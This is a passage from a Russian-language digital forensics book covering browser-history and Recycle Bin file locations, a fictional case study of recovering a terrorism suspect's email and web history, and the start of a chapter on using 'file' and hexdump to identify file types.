Windows 2000	Internet Explorer	■ \Documents and Settings\ <имя пользователя> \Local Settings\Temporary Internet Files\ Content.IE5\ ■ \Documents and Settings\ <имя пользователя>\ Cookies\ ■ \Document and Settings\ <имя пользователя > \Local Settings\History\ History.IE5\ Любой файл index.dat является файлом истории.
Windows 95/98/Me	Netscape	■ \Windows\Application Data\Mozilla\Profiles\ <название профиля>\<ка- талог профиля>\ Любой файл index.dat явля- ется файлом истории.
Windows NT	Netscape	■ \Documents and Settings\ <имя пользователя>\ Application Data\Mozilla\ Profiles\<название профи- ля>\<каталог профиля>\ Любой файл index.dat явля- ется файлом истории.
Windows 2000	Netscape	■ \Winnt\Profiles\<имя пользователя>\Application Data\Mozilla\Profiles\<название профиля>\<каталог профиля>\ Любой файл index.dat явля- ется файлом истории.
Unix (Linux, BSD, etc.)	Netscape	■ ~<имя пользователя>/ .netscape/ Любой файл index.dat явля- ется файлом истории.

Другая функция инструмента IE History заключается в его способно-
сти сортировать обращения к интернету по адресам URL или по дате

посещения. Более того, щелкая правой кнопкой мыши на отдельной строке и выбирая Go To URL, вы можете загружать URL в заданном по умолчанию браузере на судебном компьютере.


И последний тип файлов, который может транслировать инструмент IE History – это записи в Recycle Bin (Корзина) операционной системы Windows. Поскольку Windows, как известно, хранит удаленные файлы в Recycle Bin (Корзина) перед тем, как произвести истинное стирание их с диска, эти записи могут дать много ключей к тому, что подозреваемый удалял перед тем, как были собраны улики. В следующей таблице суммированы места расположения записей INFO2 в операционных системах Windows.

Операционная система	Места расположения записей INFO2 в Recycle Bin (Корзина)

Windows 95/98/Me	\RECYCLED\INFO2

Windows NT/2000	\RECYCLER \<SID пользователя>\INFO2

После копирования записей из корзины компьютера подозреваемого загрузите файл INFO2 в инструмент IE History таким же способом, который используется для загрузки файлов index.dat или history.db. На следующей иллюстрации показан пример записи из корзины. После того как она была загружена в IE History.



Пример из жизни. Пропавший подозреваемый


Вы являетесь судебным экспертом ЦРУ, в задачу которого входит анализ компьютера предполагаемого террориста. Агентство сообщает вам, что лэптоп и настольный компьютер подозреваемого были захвачены в его гостиничном номере сразу после того, как он исчез. Предполагается, что подозреваемый намеревался угнать самолет, направляющийся из Бельгии в Соединенные Штаты, с пока неизвестными последствиями.


Агентство хотело бы знать обо всех недавних контактах подозреваемого, а также мотивы и/или возможные последствия этой ситуации. Кроме того, любая сетевая связь между подозреваемым и другими людьми может дать указания о будущих действиях террористов и может помочь сохранить жизни невинных людей. После исследования судебной копии машины подозреваемого вы находите следующие программы, установленные или используемые.

- Laptop (Windows 98).
 - Броузер Netscape (и соответствующие почтовые программы).
- Настольный компьютер (Windows 2000 и Linux).
 - Internet Explorer (и следовательно Outlook Express).
 - Большой файл, который оказался почтовым ящиком Unix в разделах системы Linux.

Используя стандартные методы судебного анализа, вы решаете, что лучшие улики обычно находятся в электронной почте и в истории просмотров интернет-сайтов. Поэтому вы решаете сначала восстановить электронную почту, а затем исследовать сайты, посещенные в интернете. Порядок этой реконструкции произволен. Сразу же после завершения стадии реконструкции вы сравните и скоррелируете результаты.



Outlook Express. Так как электронная почта Outlook Express была обнаружена в судебных копиях, полученных с машин подозреваемого, вы решаете (произвольно), что сначала восстановите эту электронную почту. После импортирования файлов обнаружены почтовые сообщения, показанные на следующих рисунках.





Исследователи получили зацепку, указывающую, что адрес электронной почты, принадлежащий highflyer21060@yahoo.com может дать больше информации об исчезновении подозреваемого. Кроме того, эта информация может дать зацепку, которая выведет на другого потенциального заговорщика. Имейте в виду однако, что такую информацию можно получить только с надлежащими юридическими документами и только официальным лицам правоохранительных органов. Без надлежащего анализа электронной почты эта информация могла бы быть потеряна, поскольку почтовые файлы, отформатированные приложением Outlook Express обычно трудно находить без оригинального приложения.

Почта Netscape. Далее вы находите почтовый каталог, предназначенный для хранения электронной почты Netscape (места расположения этих файлов обсуждены в разделе Netscape в этой главе). Используя методы реконструкции, описанные в этой главе, вы обнаруживаете следующие почтовые сообщения.



Восстановление электронной почты Netscape с компьютера подозреваемого увеличило количество зацепок в проводимом расследовании. Дополнительный адрес электронной почты, highflyer@toughguy.net, использовался подозреваемым для связи с учетной записью почты Yahoo!, highflyer21060@yahoo.com. Кроме того, если содержание электронных сообщений заслуживает доверия, то создается впечатление, что план был отменен. Однако вы должны относиться к этой информации с осторож-

ностью, поскольку она может быть столь же фальшивой и беспринципной, как и сам ее отправитель. Тем не менее, легко заметить, что эта информация не была бы обнаружена без восстановления электронной почты Netscape, найденной на интересующем нас компьютере.

Почтовые ящики Unix. На следующих иллюстрациях показано, как представляются почтовые файлы, найденные на компьютере подозреваемого после их восстановления способом, рассмотренным ранее в этой главе в разделе «Почтовые ящики Unix».

Теперь у вас есть дополнительные зацепки! Если не известно, что подозреваемый пользовался адресом электронной почты `bossman@toughguy.net`, то вы можете прийти к одному из следующих заключений.

```
bash-2.05$ mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/mail/kjones": 3 messages 3 new [Read only]
>N 1 Fool@MotleyFool.com Mon Mar 4 19:18 121/4247 "FoolWatch: Oracle's M"
N 2 announcement3@welcome Tue Mar 5 11:24 158/8079 "Changes to eBay User "
N 3 Fool@MotleyFool.com Tue Mar 5 12:51 89/3419 "Find the Stocks You've"
&
```

```
Message 2:
From bounce@welcome.ebay.com Tue Mar 5 11:24:24 2002
To: bossman@toughguy.net
Subject: Changes to eBay User Agreement and Privacy Policy
From: "eBay Announcements" <announcement3@welcome.ebay.com>
Date: Tue, 05 Mar 2002 08:18:37 -0800

This is a multi-part message in MIME format.

-----BoundaryOfDocument-----
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

This administrative email was sent to bossman@toughguy.net based on your account
at eBay.

=====
Official Notice of Revision to the
eBay User Agreement and Privacy Policy
=====


In our continuing commitment to improving your experience at eBay, we have made
byte 689
```

- Адрес электронной почты принадлежит дополнительной учетной записи, которой может также владеть подозреваемый. Наличие надлежащих юридических документов может привести к дополнительным зацепкам в результате захвата того компьютера, с которого использовалась эта учетная запись.
- Подозреваемый в действительности не владеет учетной записью, соответствующей адресу электронной почты `bossman@toughguy.net`, и выполнил несанкционированный доступ (эта деятельность незаконна в Соединенных Штатах) для получения этого файла.

Так или иначе, теперь следствие имеет больше зацепок.


IE History. Чтобы исследовать, какие сайты подозреваемый посещал в интернете, вы анализируете файлы index.dat приложения Internet Explorer и файлы history.dat приложения Netscape, обнаруженные в захваченных уликах.

Используя таблицу, приведенную в разделе «IE History», вы находите файлы index.dat, которые содержат URL-адреса и даты посещения их подозреваемым. При вводе каталога Content.IE5 вы находите файл index.dat и открываете его, используя инструмент IE History. После просмотра списка Web-сайтов, которые посещал подозреваемый, вы замечаете, что он определенно использовал этот компьютер, чтобы организовать свой маршрут авиапутешествия. Подозреваемый искал билеты из Брюсселя до Балтимора в районе 20 марта 2002 г. Вы просматриваете те же самые маршруты, которые подозреваемый просматривал, щелкая правой кнопкой мыши на URL-адресах и выбирая пункт меню Go To URL.



Вам потребуется повторить этот процесс на других Web-сайтах, посещенных с машины подозреваемого, чтобы получить полную картину его деятельности в интернете. Кроме того, вы видите, что подозреваемый пытался забронировать место в отеле Hilton в старом городе Алек-

сандрии (штат Виргиния); расположенном рядом с Вашингтоном (округ Колумбия).



В заключение вы увидели, что объект разыскивал информацию, касающуюся путешествия, которое начинается в Брюсселе и заканчивается в пригороде столичного Вашингтона. Если бы вы не сумели восстановить историю просмотра интернет-сайтов, эта информация была бы потеряна. Теперь следователи могут начинать розыск в этих областях и усиливать охрану на международных рейсах.

Глава 24

Средства просмотра файлов и редакторы общего назначения

Выбор подходящих редакторов и средств просмотра файлов является фундаментом успешного судебного анализа. Без средств, позволяющих должным образом рассматривать подозрительные файлы, следователь может прийти к неправильному заключению. Например, представьте себе аналитика, который полагается на средство просмотра изображений, обеспечивая надлежащие результаты для файла с именем `image.tiff`. Если файл `image.tiff` в действительности является музыкальным файлом MP3, он не будет правильно отображен в средстве просмотра, предназначенном для рисунков. Следовательно, нужно использовать общие средства просмотра файлов. К счастью для аналитика, такие средства просмотра общего назначения существуют.

Эта глава посвящена редакторам и средствам просмотра, используемым во время типичного судебного анализа. Эти средства определены, как общие (*generic*) в том смысле, что они поддерживают много различных типов файлов. Некоторые из представленных средств просмотра поддерживают даже неограниченное количество файловых форматов. Более того, хотя «редактирование» обычно не выполняется во время расследования. В этой главе проиллюстрировано, что редакторы, могут также добавлять мощные свойства к комплекту инструментов аналитика.



Команда file

Хотя команда `file`, которая поставляется с большинством инсталляций Unix, не активизирует средство просмотра, она упомянута здесь, потому что ее фундаментальное использование дополнит средства просмотра, обсуждаемые в следующих разделах. Поскольку эта команда присутствует в операционных системах Unix с открытым кодом (FreeBSD, Linux и так далее), ее исходный код легко доступен.

Реализация

Команда `file` принимает в качестве аргумента имя файла. Она выполняется следующим способом:

```
forensic# file <имя файла>
```

Команда `file` смотрит на заголовки и другие свойства указанного файла в файле «magic». Файл «magic» в большинстве операционных систем Unix, расположен в каталоге `/usr/share/magic`. Файл «magic» содержит сигнатуры многих известных файлов, таких как текстовые файлы, исполняемые, сжатые и другие.

Вы можете указать другой файл «magic» вместо файла, заданного по умолчанию, используя ключ `-m`.

```
forensic# file -m mymagicfile.txt <имя файла>
```

Эта команда будет использовать файл `mymagicfile.txt`, расположенный в текущем каталоге, в качестве таблицы для поиска сигнатур файлов.

Ниже приводится пример типов вывода, которые дает команда `file`.

```
forensic# file netcat.c
netcat.c: ASCII C program text, with CRLF line terminators
forensic# file nc.exe
nc.exe: MS Windows PE 32-bit Intel 80386 console executable not relocatable
forensic# file nc11nt.zip
nc11nt.zip: Zip archive data, at least v2.0 to extract
forensic# cd suspiciousfiles
forensic# file *
Finding Me.mp3: mp3 file with ID3 2.0 tag
Finding Me.wma: Microsoft ASF
Somebrowserimagefile.tif: mp3 file with ID3 2.0 tag
```

Как видите, команда `file` просто отображает имена файлов с сигнатурами, найденными в файле `magic`. Поскольку файл `magic` доведен до совершенства, вы можете видеть, что команда `file` довольно точна в определении сигнатур многих типов файла, даже если они не родные для системы Unix.

Как показано ниже, команда `file` может распознавать даже устройства Unix.

```
#file -s /dev/sda{1,2,3,4,5}
/dev/sda1: Linux/i386 ext2 filesystem
/dev/sda2: x86 boot sector, extended partition table
/dev/sda3: can't read '/dev/sda3' (Device not configured).
/dev/sda4: can't read '/dev/sda4' (Device not configured).
/dev/sda5: Linux/i386 ext2 filesystem
```

Повсюду в этой главе, просматривая файлы с другими средствами просмотра, мы будем пользоваться командой `file`.

Hexdump

Hexdump – это инструмент просмотра файлов, работающий в таком режиме, который выполняет меньше всего интерпретации при представлении содержимого входного файла. В связи с такими функциональными возможностями, hexdump является естественным и эффективным инструментом, который используется для определения типа файла и цели, для которой предназначено его содержимое. Кроме того, hexdump поставляется вместе с популярными марками некоммерческих операционных систем Unix типа Linux и FreeBSD. А это значит, что hexdump легко доступен, потому что исходный код этих операционных систем открыт.

Реализация

В своей самой простой форме, hexdump используется следователем для того, чтобы читать содержимое файла и отображать его с «сырым» форматированием. При выполнении hexdump в этом режиме указывается единственный параметр – имя входного файла. Например, набрав команду, показанную ниже, вы получите вывод файла с именем `1.tiff`, продемонстрированный на следующей иллюстрации.

```
forensic# hexdump 1.tiff
```

```
00000000 4949 002a be00 0007 0000 0000 0000 0000
00000010 0000 0000 0000 0000 0000 0000 0000 0000
*
00005b0 0000 0000 0000 0000 0000 0000 6800 c07c
00005c0 7c68 68c0 c17c 7d68 69c1 c27d 7d69 69c2
00005d0 c37e 7e6a 6ac3 c47f 7f6a 6bc4 c57f 806b
00005e0 6bc5 c680 806b 6cc7 c781 816c 6cc8 c882
00005f0 826d 6dc9 c982 836d 46ca a25b 0000 6e00
0000600 cb84 846e 6fcc cc85 856f 6fcd ce85 8670
0000610 70ce cf86 8670 71cf d087 8771 71d0 d188
0000620 8872 72d1 d288 8972 72d2 d389 8a73 73d3
0000630 d48a 8a73 74d5 d58b 8b74 74d6 d68b 8c75
0000640 75d7 d78c 8d75 75d8 d88d 8d76 76d3 d98e
0000650 8e76 77da db8e 8f77 77db dc8f 9078 78dc
0000660 dd90 9078 79dd de91 9179 79de df91 9279
0000670 7adf e092 937a 7ae0 e193 937b 7be2 e294
0000680 947b 7ce3 e395 957c 7ced e495 967c 7de5
0000690 e596 967d 7de6 e697 977e 7ee7 e798 987e
00006a0 7fe8 e998 997f 7fe9 ea99 9980 80ea eb9a
00006b0 9a80 80eb ec9b 9b81 81ec ad9b 9c81 82ed
00006c0 ee9c 9c82 82ef ef9d 9d83 83f0 f09e 9e83
00006d0 83f1 f19e 9f84 84f2 f29f 9f84 85f3 f3a0
00006e0 a085 85f4 f4a1 a186 86f5 f5a1 a286 87f5
00006f0 f7a2 a387 87f7 f8a3 a387 88f8 f9a4 a488
0000700 88f9 faa4 a589 89fa fba5 a689 8afb fca6
0000710 a68a 8afd fda7 a78a 8bfe fea7 a88b 8bff
0000720 ffa8 a98c 8cff ffa9 a98c 8dff ffaa aa8d
0000730 8dff ffaa ab8e 8eff ffab ac8e 8eff ffac
0000740 ac8f 8fff ffae ad8f 90ff ffae ae90 90ff
0000750 ffae af91 91ff ffae af91 91ff ffb0 b092
0000760 92ff ffb1 b192 93ff ffb1 b293 93ff ffb2
bash-2.05$
```


Поскольку хорошо известно, что файл в формате TIFF (Tag Image File Format) начинается с байтов 49 49 00 2A в шестнадцатеричной системе, то тип файла легко увидеть в этом выводе после небольшого визуального анализа. Если этот заголовок вам не известен, не волнуйтесь: большинство систем Unix включает файл, который содержит сигнатуры файлов, в каталоге /usr/share/magic. Выборка из файла magic показывает заголовок формата TIFF.

```
# Tag Image File Format, from Daniel Quinlan (quinlan@yggdrasil.com)
# The second word of TIFF files is the TIFF version number, 42, which has
# never changed. The TIFF specification recommends testing for it.
0 string    MM\x00\x2a      TIFF image data, big-endian
0 string    II\x2a\x00      TIFF image data, little-endian
```

Команда file системы Unix использует эту информацию, чтобы определить неизвестный тип файла.

Вывод hexdump, как показано на предыдущей иллюстрации, отформатирован так, что крайний левый столбец содержит смещение байта в пределах файла 1.tiff, в шестнадцатеричном коде. Байты входного файла отображены в строке после смещения. В этом примере, вы можете видеть, что третья строка содержит звездочку (*), что означает, что все строки, расположенные после последней отображенной, являются дубликатами.

В некоторых случаях, может быть удобным рассматривать вывод инструмента hexdump в шестнадцатеричном формате и в формате ASCII одновременно. Программа hexdump, поставляемая с FreeBSD, выполнит преобразование автоматически, если использовать ключ -C. Давайте посмотрим другой тип файла, используя этот ключ.

```
forensic# hexdump-C suspiciousfile.bin
```

Ниже показан соответствующий вывод.

```
00000000  47 49 46 38 39 61 41 00  19 00 b3 00 00 05 12 2a  |GIF89aA.....*|
00000010  51 7a a3 09 22 45 31 5a  7c 5b 8b b8 09 2b 5a 06  |Qz...E1Z[...Z.|
00000020  10 13 3b 4b 62 00 09 12  ff ff ff 33 66 99 cc ff  |...Kb.....3f...|
00000030  ff 66 99 cc 00 00 00 00  33 66 00 00 00 21 f9 04  |...:Kb.....3f...|
00000040  00 00 00 00 00 2c 00 00  00 00 41 00 19 00 00 04  |.....A.....|
00000050  ff d0 c9 49 ab bd 38 eb  cd bb ff 9e 00 20 64 69  |...I..8.....d|
00000060  9c 68 aa ae 29 20 5c 02  32 10 4c 6d df 78 ae ef  |.h.) \2.Lm...|
00000070  bc 1e 0c 88 d7 a4 60 a8  05 14 c8 a4 72 c9 6c 3a  |...oX...r...|
00000080  9f ce a3 a1 30 01 04 18  48 90 76 2b 13 1c 01 13  |...0...H...|
00000090  04 56 81 59 98 cd dc f4  c4 db 09 3b c4 64 cb b9  |...V.Y.....d...|
000000a0  b1 a0 a3 d5 5b 00 a3 21  84 cb 1d 74 81 75 74 78  |...[...t.utx|
000000b0  5a 0d 7b 0d 12 7a 15 67  80 75 0e 73 14 09 15 93  |Z.f...g.u.s...|
000000c0  85 13 87 0d 89 6f 58 8c  8e 67 73 84 13 09 95 0e  |...oX...gs...|
000000d0  a3 9a 96 98 9a 8b 13 8f  83 ae 89 8f 12 a6 b2 09  |.....|
000000e0  89 a3 93 b7 a2 a3 1c a9  8a 9c 14 9f c1 9f a7 b5  |.....|
000000f0  b8 a5 9a 0d c5 99 ce 99  a7 18 bd 9b 71 ac 99 af  |.....q...|
00000100  81 81 a2 c9 d9 b5 a5 a6  db de a4 1a d0 ab 12 ad  |.....|
00000110  c2 b0 c4 da da 80 ca c7  12 c9 bc 88 be d2 ac 66  |.....f|
00000120  d4 d4 68 e8 a5 eb c9 b7  fc 93 fe 80 36 88 fb 05  |.h.....6...|
00000130  8c 1a 24 42 d7 28 20 73  07 a8 59 ad 4c ee 20 0a  |...$B(.s...Y.L...|
00000140  8b 17 ed c2 9c 3a 8d 9c  75 d8 b6 65 e0 3c 85 c1  |.....u...e...|
00000150  46 9a 71 d1 e8 01 1a 00  02 04 c2 35 23 69 29 03  |F.q.....5*|...|
00000160  00 2b 0a 24 12 31 b2 b2  a6 cd 9b 38 73 ea 6c e6  |...$.1.....8s.1...|
00000170  05 31 1b 07 31 e0 de e8  41 b4 a8 51 1c 3f 32 fd  |...1...R...Q.72...|
00000180  94 20 40 c0 ce a7 50 a3  da 5c 4a c1 a9 d4 ab 58  |.Q...P...V....X|
bash-2.05$
```

Вы можете легко распознать, что этот файл содержит заголовок формата GIF, версии 89а, графический файл (и если вы не знали этого, то могли бы посмотреть файл magic). Однако если системы FreeBSD под рукой нет, чтобы можно было выполнить преобразование выходного формата, используя один ключ командной строки, напишите маленький файл форматирования, чтобы выполнить подобное преобразование. Это случается, когда в расследовании используется инструмент hexdump системы Linux. Чтобы решить эту проблему, создайте следующий файл и назовите его hexdump.fmt.

```
"%12.12_ad" 16/1 "%02X"
```


```
"\t" 16/1 "%_p"
```

```
"\n"
```

Создав файл, вы можете использовать его вместе с hexdump следующим образом.

```
forensic# hexdump-f hexdump.fmt suspiciousfile.bin
```

Рисунок 24-1 демонстрирует вывод hexdump с использованием спецификации формата, заданной в файле hexdump.fmt.



```
000000000000 47 49 46 38 39 61 41 00 19 00 B3 00 00 05 12 2A GIF89a.....*
000000000016 51 7A A3 00 22 45 31 5A 7C 5B 8B 88 00 2B 5A 06 0z.."E1Z1[...+Z.
000000000032 10 19 3B 4B 62 00 09 12 FF FF FF 33 66 99 CC FF ...;Kb.....3f...
000000000048 FF 66 99 CC 00 00 00 00 33 66 00 00 00 21 F9 04 .f.....3f...l.
000000000064 00 00 00 00 00 2C 00 00 00 00 41 00 19 00 00 04 .....A.....
